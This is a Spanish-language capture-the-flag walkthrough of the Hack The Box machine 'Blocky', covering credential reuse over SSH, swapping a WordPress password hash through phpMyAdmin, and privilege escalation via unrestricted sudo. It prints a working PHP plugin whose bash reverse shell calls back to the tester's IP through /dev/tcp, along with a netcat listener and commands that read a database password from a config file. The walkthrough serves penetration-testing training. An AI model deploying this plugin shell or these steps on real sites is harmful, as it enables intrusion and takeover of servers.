
Se me ocurre revisar los archivos .jar, sin embargo, hay herramientas online que permites desempaquetar los jar y ver su contenido



subimos el archivo



como es un SQL me dirijo al directorio de phpMyAdmin y válido credencial



también como en la enumeración de WordPress encontré el usuario notch pruebo las credenciales

```
(kali㉿kali)-[~/machineshtb/Blocky]
$ ssh notch@10.10.10.37 -p 22
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$ whoami
notch
notch@Blocky:~$ 1
[Blocky] 0:ssh* 1:python3 2:bash 3:bash- 4:bash
```

0.1. Forma 2 de ingreso:

Wordpress Reverse shell via plugin

Como tenemos acceso a phpMyAdmin podemos cambiar la contraseña o hash del usuario notch



Sin embargo, debemos cambiarla por un hash en formato WordPress, la fácil sería crackear este hash ya existente, pero no fue posible encontrar la contraseña.

Crear un hash WordPress con openssl

Siguiendo una guía de internet generamos el hash con openssl

<https://linuxconfig.org/wordpress-hash-password-generator>

```
openssl passwd -1 '123'
```

```
(kali㉿kali)-[~/machineshtb/Blocky]
$ openssl passwd -1 '123'
$1$PTFoYFAZ$q3unvK0tz5xOTqyBdKu3a0

(kali㉿kali)-[~/machineshtb/Blocky]
$ 
[0] 0:bash*
```

Remplazamos

+ Options							
← T →							
	ID	user_login	user_pass	user_nicename	user_email	user_url	user_regi
☐	1	Notch	\$1\$PTFoYFAZ\$q3unvK0tz5xOTqyBdKu3a0	notch	notch@blockcraftfake.com		2017-07-0
↑ ☐ Check all With selected: ☐ Edit ☐ Copy ☐ Delete ☐ Export							

e ingresamos vía WordPress

You are now logged out.

Username or Email Address

Notch

Password

●●●

☐ Remember Me

Log In

Una vez dentro vamos a ejecutar una reverse shell

<https://www.hackingarticles.in/wordpress-reverse-shell/>

[https://sevenlayers-com.translate.google/index.php/179-wordpress-plugin-reverse-shell?](https://sevenlayers-com.translate.google/index.php/179-wordpress-plugin-reverse-shell?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc)
_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

```
(kali㉿kali)-[~/machineshtb]
$ cat reversepluginwp.php
<?php
/**
 * Plugin Name: Reverse Shell Plugin
 * Plugin URI:
 * Description: Reverse Shell Plugin
 * Version: 1.0
 * Author: Vince Matteo
 * Author URI: http://www.sevenlayers.com
 */
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.2/321 0>&1'");
?>

(kali㉿kali)-[~/machineshtb]
$
```



Convertimos la shell en formato zip
zip reversepluginwp.zip ./reversepluginwp.php

```
(kali㉿kali)-[~/machineshtb]
$ zip reversepluginwp.zip ./reversepluginwp.php
adding: reversepluginwp.php (deflated 28%)


(kali㉿kali)-[~/machineshtb]
$
```

WordPress reverse shell

Subimos a WordPress vía plugins-> addplugins ->upload



Antes de darle instalar levantamos netcat y activamos el plugin



automáticamente recibimos una shell

```
(kali@kali)-[~/machineshtb/Blocky]
$ nc -lvnp 321
listening on [any] 321 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.37] 34052
bash: cannot set terminal process group (1470): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Blocky:/var/www/html/wp-admin$
```

Para tener acceso notch hay que enumerar bastante, se encuentra una credencial en el archivo de configuración de config-db.php dentro de la carpeta phpMyAdmin

cat config-db.php | grep pass

```
www-data@Blocky:/home/notch/minecraft$ cd /etc/phpmyadmin/
www-data@Blocky:/etc/phpmyadmin$ ls
apache.conf  config-db.php  config.header.inc.php  httpd.conf  phpmyadmin.desktop
conf.d       config.footer.inc.php  config.inc.php         lighttpd.conf  phpmyadmin.service
www-data@Blocky:/etc/phpmyadmin$ cat config-db.php | grep pass
$dbpass='8Ys...'
www-data@Blocky:/etc/phpmyadmin$ su notch
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:/etc/phpmyadmin$
```

La escalda de privilegios no es difícil, permite ejecutar cualquier comando vía root

sudo -l

sudo /bin/bash

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
  (ALL : ALL) ALL
notch@Blocky:~$ sudo /bin/bash
root@Blocky:~# whoami
root
root@Blocky:~#
```

+ Documentation: <https://help.ubuntu.com>
+ Management: <https://landscape.canonical.com>
+ Support: <https://ubuntu.com/advantage>

7 packages can be updated.
7 updates are security updates.

Last login: Fri Jul 8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>"
See "man sudo_root" for details.

Conclusion: Blocky es una máquina basada en la vida real, la dificultad radica en descompilar los archivos de resto es muy sencilla, se utilizan conceptos básicos de enumeración, escalada de privilegios reutilización de contraseñas, WordPress reverse shell por medio de un plugin, máquina muy buena para empezar en el hacking.